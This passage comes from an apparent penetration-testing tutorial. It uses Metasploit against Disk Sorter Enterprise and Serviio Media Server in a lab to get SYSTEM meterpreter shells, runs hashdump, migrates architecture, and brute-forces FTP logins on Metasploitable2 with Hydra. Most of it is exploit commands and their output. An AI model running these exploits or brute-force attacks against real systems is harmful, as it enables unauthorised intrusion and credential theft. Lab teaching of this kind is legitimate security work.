SF:mmands\.js'></script>\r\n</head>\r\n<body\x20onload=\"scheduleCommandsU
SF:pdate\(\);\">\r\n<div\x20id='header'><table\x20border=0\x20padding=0\x2
SF:0cellpadding=0\x20cellspacing=0\x20width='100%'><tr>\r\n<td\x20width=22
SF:0\x20align=left>Disk\x20Sorter\x20Enterprise\x20v9\.5\.12</td>\r\n<td><
SF:/td>\r\n<td\x20width=220\x20align=right\x20id='stime'>13-Jun-2017\x2014
SF::00:07</td>\r\n</tr></table></div>\r\n<div\x20id='conten")%r(HTTPOption
SF:s,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(RTSPRequest,1C,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(FourOhFourRequest,1A,"HTTP
SF:/1\.1\x20404\x20Not\x20Found\r\n\r\n")%r(GenericLines,1C,"HTTP/1\.1\x20
```

Since I already know its a Windows system (due to port scan), I quickly start Metasploit and load the module as shown below.



```
msf > use exploit/windows/http/disksorter_bof
msf exploit(disksorter_bof) > show options

Module options (exploit/windows/http/disksorter_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Disk Sorter Enterprise v9.5.12


msf exploit(disksorter_bof) > 
```


I set the target IP address and check if the target is indeed vulnerable.The result is positive.



```
Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Disk Sorter Enterprise v9.5.12


msf exploit(disksorter_bof) > se rhost 192.168.91.135
[-] Unknown command: se.
msf exploit(disksorter_bof) > set rhost 192.168.91.135
rhost => 192.168.91.135
msf exploit(disksorter_bof) > check
[*] 192.168.91.135:80 The target appears to be vulnerable.
msf exploit(disksorter_bof) > 
```

If you don't set any payload, by default it takes the windows reverse meterpreter_tcp payload. Here I have set the meterpreter bind_tcp payload.

Type command "run" to execute the exploit. As you can see, we directly got a meterpreter shell with system access.



```
msf exploit(disksorter_bof) > run

[*] Started bind handler
[*] Sending request...
[*] Sending stage (957487 bytes) to 192.168.91.135
[*] Meterpreter session 1 opened (192.168.91.138:42031 -> 192.168.91.135:4444) a
t 2017-06-13 04:40:53 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

Serviio Media Server CheckStreamurl command Execution

The second exploit is of hacking a Servioo Media Server from versions 1.4.0 to 1.8.0 (1.8 is the present version, by the way).


Serviio media server is a free media server which allows users to stream media files (music, video or images) to renderer devices like a TV set, Bluray player, gaming console or mobile phone on your connected home network.

This media server has a console component which runs on port 23423 by default. This module exploits an unauthenticated remote command execution vulnerability in this console component.

This is possible as the console service exposes a REST API whose endpoint does not sanitize user-supplied data in the 'VIDEO' parameter of the 'checkStreamUrl' method.


This parameter is used in a call to cmd.exe which results in execution of arbitrary commands. Now let's see how this exploit works.

So imagine while pentesting, I am scanning a specific port (in this case, pot 23423) on multiple machines as shown below. I got one positive result.



```
root@kali:~# nmap -sT -p23423 192.168.91.100-200

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-16 08:53 EDT
Nmap scan report for 192.168.91.139
Host is up (0.00013s latency).
PORT      STATE SERVICE
23423/tcp open  unknown
MAC Address: 00:0C:29:80:77:BA (VMware)

Nmap scan report for 192.168.91.138
Host is up (0.000091s latency).
PORT      STATE  SERVICE
23423/tcp closed unknown

Nmap done: 101 IP addresses (2 hosts up) scanned in 5.61 seconds
root@kali:~# 
```


Now I decide to do a verbose scan with OS detection enabled to probe further.



```
root@kali:~# nmap -sV -O -p23423 192.168.91.139

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-16 08:54 EDT
Nmap scan report for 192.168.91.139
Host is up (0.00032s latency).
PORT      STATE SERVICE VERSION
23423/tcp open  http    Serviio media server http status 1.2
MAC Address: 00:0C:29:80:77:BA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mic
rosoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:m
icrosoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Serv
er 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.74 seconds
root@kali:~# 
```


It infers that it is indeed a Serviio Media Server running on this specific port and our target OS is Windows, so we can use our expploit.

Start Metasploit and load the module as shown below.



```
msf > use exploit/windows/http/serviio_checkstreamurl_cmd_exec
msf exploit(serviio_checkstreamurl_cmd_exec) > show options

Module options (exploit/windows/http/serviio_checkstreamurl_cmd_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    23423            yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default
is random)
   VHOST                     no        HTTP server virtual host
```


Set the target IP and check if the target is vulnerable (Remember we know the target is using Serviio Media server but have no idea if it is a vulnerable version).



```
msf exploit(serviio_checkstreamurl_cmd_exec) > set rhost 192.168.91.139
rhost => 192.168.91.139
msf exploit(serviio_checkstreamurl_cmd_exec) > check
[*] 192.168.91.139:23423 The target appears to be vulnerable.
msf exploit(serviio_checkstreamurl_cmd_exec) > set srvhost 192.168.91.138
srvhost => 192.168.91.138
msf exploit(serviio_checkstreamurl_cmd_exec) > 
```

The "check" command confirms that the target is vulnerable.

Set the other required options and type command "run" to execute the exploit.



```
msf exploit(serviio_checkstreamurl_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.91.138:4444
[*] Command Stager progress -   7.95% done (7999/100636 bytes)
[*] Command Stager progress -  15.90% done (15998/100636 bytes)
[*] Command Stager progress -  23.85% done (23997/100636 bytes)
[*] Command Stager progress -  31.79% done (31996/100636 bytes)
[*] Command Stager progress -  39.74% done (39995/100636 bytes)
[*] Command Stager progress -  47.69% done (47994/100636 bytes)
[*] Command Stager progress -  55.64% done (55993/100636 bytes)
[*] Command Stager progress -  63.59% done (63992/100636 bytes)
[*] Command Stager progress -  71.54% done (71991/100636 bytes)
[*] Command Stager progress -  79.48% done (79990/100636 bytes)
[*] Command Stager progress -  87.43% done (87989/100636 bytes)
[*] Command Stager progress -  95.38% done (95988/100636 bytes)
[*] Sending stage (957487 bytes) to 192.168.91.139
[*] Command Stager progress - 100.00% done (100636/100636 bytes)
[*] Meterpreter session 1 opened (192.168.91.138:4444 -> 192.168.91.139:49295) a
t 2017-06-16 08:56:17 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We successfully got the meterpreter shell with system privileges once again.

Meterpreter Arcitecture Migrate

Well, you all know about meterpreter payload. It is an advanced dynamically extensible payload of Metasploit. This "post" exploit is about migrating from one architecture to another architecture.

Well, what is architecure? As we all know there are two main system architectures 32bit and 64bit. Sometimes we happen to run our exploit from a 32bit machine to hack a 64bit machine or run our exploit from a 64bit machine to hack a 32bit machine.


The meterpreter payload spawns a process according to the architecture of the attacking system. If the attacking system is 32bit, the meterpreter process is 32bit and if the attacking system is 64bit the meterpreter process is 64bit.

Sometimes there may be compatibility issues if we get a 32bit meterpreter session on a 64bit machine and vice versa. This is the exact reason why this module is introduced.

For example, in the previous module, we hacked a 64bit machine from a 32bit Kali Linux. So we have a 32bit meterpreter session on a 64bit target. To overcome the problems of imcompatibility, we need to start a 64bit meterpreter session. It is exactly in this case, this module comes handy.


This module checks if the architecture of meterpreter is as same as the architecture of OS and if it is not, spawns a new process with the correct architecture and migrates into that process.Let's see how this module works.

To use this module, you need to background the current session using command "background". Then load the exploit as shown below. Type command "show options" to have a look at the options it requires.



```
msf exploit(serviio_checkstreamurl_cmd_exec) > use post/windows/manage/archmigra
te
msf post(archmigrate) > show options

Module options (post/windows/manage/archmigrate):

   Name           Current Setting                   Required  Description
   ----           ---------------                   --------  -----------
   EXE            C:\windows\sysnative\svchost.exe  yes       The executable to
start and migrate into
   FALLBACK       true                              yes       If the selected mi
gration executable does not exist fallback to a sysnative file
   IGNORE_SYSTEM  false                             yes       Migrate even if yo
u have SYSTEM privileges
   SESSION                                          yes       The session to run
 this module on.

msf post(archmigrate) >
```

We need to only set the session id of the meterpreter session we just sent to background and the exploit is good to go.




```
msf post(archmigrate) > set session 1
session => 1
msf post(archmigrate) > run

[-] You are running as SYSTEM! Aborting migration.
[*] Post module execution completed
msf post(archmigrate) > set ignore_system true
ignore_system => true
msf post(archmigrate) > run

[*] The meterpreter is not the same architecture as the OS! Upgrading!
[*] Starting new x64 process C:\windows\sysnative\svchost.exe
[+] Got pid 3008
[*] Migrating..
[+] Success!
[*] Post module execution completed
msf post(archmigrate) >
```

If you see in the above image, our exploit failed to run for the first time. This is because in the previous session we had system privileges and if we run this module we may lose the system privileges.

But don't worry we can change the options to overcome this problem. Set "ignore_system" option to true and you should be fine to go.

This time the exploit ran successfully. As you can see in the above image, our target is a 64bit machine and our meterpreter migrated to a 64bit process successfully.

Lets check by typing command "sessions -l" to see the available sessions.



```
msf post(archmigrate) > sessions -l

Active sessions
===============

  Id  Type                    Information                          Connection
  --  ----                    -----------                          ----------
  1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-F4M7A1PMAAF  192.168.91
.138:4444 -> 192.168.91.139:49295 (192.168.91.139)

msf post(archmigrate) >
```

You can see we have a 64bit meterpreter now. Job performed.

PASSWORD CRACKING

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main hindrances for practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or pentesting. Many of my readers have been asking me for metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issues, we performed enumeration and got some credentials. We also used those credentials in gaining access to the system. But what do we do if we don't get credentials during enumeration. That's where password cracking enters.

Password cracking plays a very important role in hacking. We are not always lucky to get credentials during enumeration. There are two types of password cracking.

Online password cracking
Offline password cracking

In these tutorials we will see online password cracking. There are many techniques in online password cracking. Some of them are,

1.Dictionary Attack:

Dictionary password attack is a password cracking attack where each word in a dictionary (or a file having a lot of words) is tried as password until access is gained. This method will be successful when simple passwords are set By simple, I mean common passwords which can be found in a dictionary like password, iloveyou etc. This type of attack consumes less time but is not bound to be successful always especially if the password is not present in the dictionary.

2.Bruteforce Attack:

Brute Force attack is a password cracking attack similar to dictionary attack. The only difference is in this attack,each and every possible combination is tried until the password is successfully cracked. For example, if there are two words say "abc" and "123" in a wordlist, other combinations like "abc1", "abc2" and "abc3" are also tried. Brute force attack will definitely succeed even if it means it will take years to do that.

3.Hybrid attack:

As the name suggests, it uses a combination of both dictionary and bruteforce password attacks to crack the password.

4.Rainbow Table attack:

Rainbow Table password cracking technique uses pre computed hashes to crack the encrypted hashes.

Kali Linux has various tools in its arsenal for both online and offline password cracking. Some of the online password cracking tools are

Acccheck
John The Ripper
Hydra
Medusa etc.


We have already seen the working of the tool Accheck during **SMB enumeration**. In this tutorial, we will see how to crack passwords with a tool called Hydra.

THC-Hydra is a password cracker which uses brute forcing to crack the passwords of remote authentication services. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb , several databases and much more.

On our target Metasploitable2, we have many services which allow remote authentication like telnet, ftp and SSH. We also have rlogin available. We will use Hydra onone of these services.

Hydra can be accessed from the applications menu of Kali Linux. It is available both in GUI and command line utility. For this tutorial, I'm using the graphical one.

Once opened, Hydra will look like show below



Target

● Single Target: 127.0.0.1

○ Target List:

□ Prefer IPV6

Port: 0

Protocol: asterisk

Output Options


□ Use SSL □ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -l yourname -p yourpass -t 16 127.0.0.1 asterisk
```

Change the target IP to that of Metasploitable's IP.There are many protocols to choose from Here I am choosing ftp. Change the port to 21 as ftp is running on port 21. I selected options "Be Verbose" and "show attampts" to see the cracking process.



Target

● Single Target: 192.168.91.130

○ Target List:

□ Prefer IPV6

Port: 21

Protocol: ftp

Output Options

□ Use SSL ☑ Be Verbose


☑ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 21 -v -V -L /root/Desktop/pass.txt -P /root/Desktop/pass.txt -e nr -t 30 -w 60 192.16...
```

Click on "passwords" tab. We can give a single username and password or a file containing a number of usernames and passwords.

Here I am giving the same dictionary or wordlist for both username and password. This dictionary is big.txt. I selected the options "Try Login as password" , "Try empty password" and "Try reverse login". These options are self explanatory.



Username

○ Username: yourname

● Username List: ıre/dirb/wordlists/big.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password: yourpass

● Password List: ıre/dirb/wordlists/big.txt

○ Generate: 1:1:a


Colon separated file

□ Use Colon separated file

☑ Try login as password ☑ Try empty password ☑ Try reversed login

```
hydra -s 21 -v -V -L /usr/share/dirb/wordlists/big.txt -P /usr/share/dirb/wordlists/big.txt -e nsr ...
```

The tuning tab is used to configure proxy and number of simultaneous tries. I left it as default.



Performance Options

Number of Tasks: 16

Timeout: 30

□ Exit after first found pair (per host)

□ Exit after first found pair (global)

□ Do not print messages about connection errors

Use a HTTP/HTTPS Proxy

● No Proxy ○ HTTP Method ○ CONNECT Method

Proxy: http://127.0.0.1:8080


□ Proxy needs authentication

Username: yourname

Password: yourpass


```
hydra -s 23 -v -V -L /usr/share/dirb/wordlists/others/best110.txt -P /us...
```

I left even "specific" tab to default. When all the settings are set, go to "Start" tab. To start the attack, click on "Start" button.



```
hydra -s 23 -v -V -L /usr/share/dirb/wordlists/others/best110.txt -P /us...
```

The attack is displayed as shown below.




```
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organiza

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-19 07:03:49
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting,
[DATA] max 30 tasks per 1 server, overall 64 tasks, 700 login tries (l:25/p:28), ~0 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.91.130 - login "games" - pass "games" - 1 of 700 [child 0]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "" - 2 of 700 [child 1]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "semag" - 3 of 700 [child 2]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "nobody" - 5 of 700 [child 3]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "bind" - 6 of 700 [child 4]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "proxy" - 7 of 700 [child 5]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "syslog" - 8 of 700 [child 6]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "user" - 9 of 700 [child 7]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "www-data" - 10 of 700 [child 8]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "root" - 11 of 700 [child 9]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "news" - 12 of 700 [child 10]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "postgres" - 13 of 700 [child 11]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "bin" - 14 of 700 [child 12]
[ATTEMPT] target 192.168.91.130 - login "games" - pass "mail" - 15 of 700 [child 13]
```

```
hydra -s 21 -v -V -L /root/Desktop/pass.txt -P /root/Desktop/pass.txt -e nsr -t 30 -w 60 192.1...
```

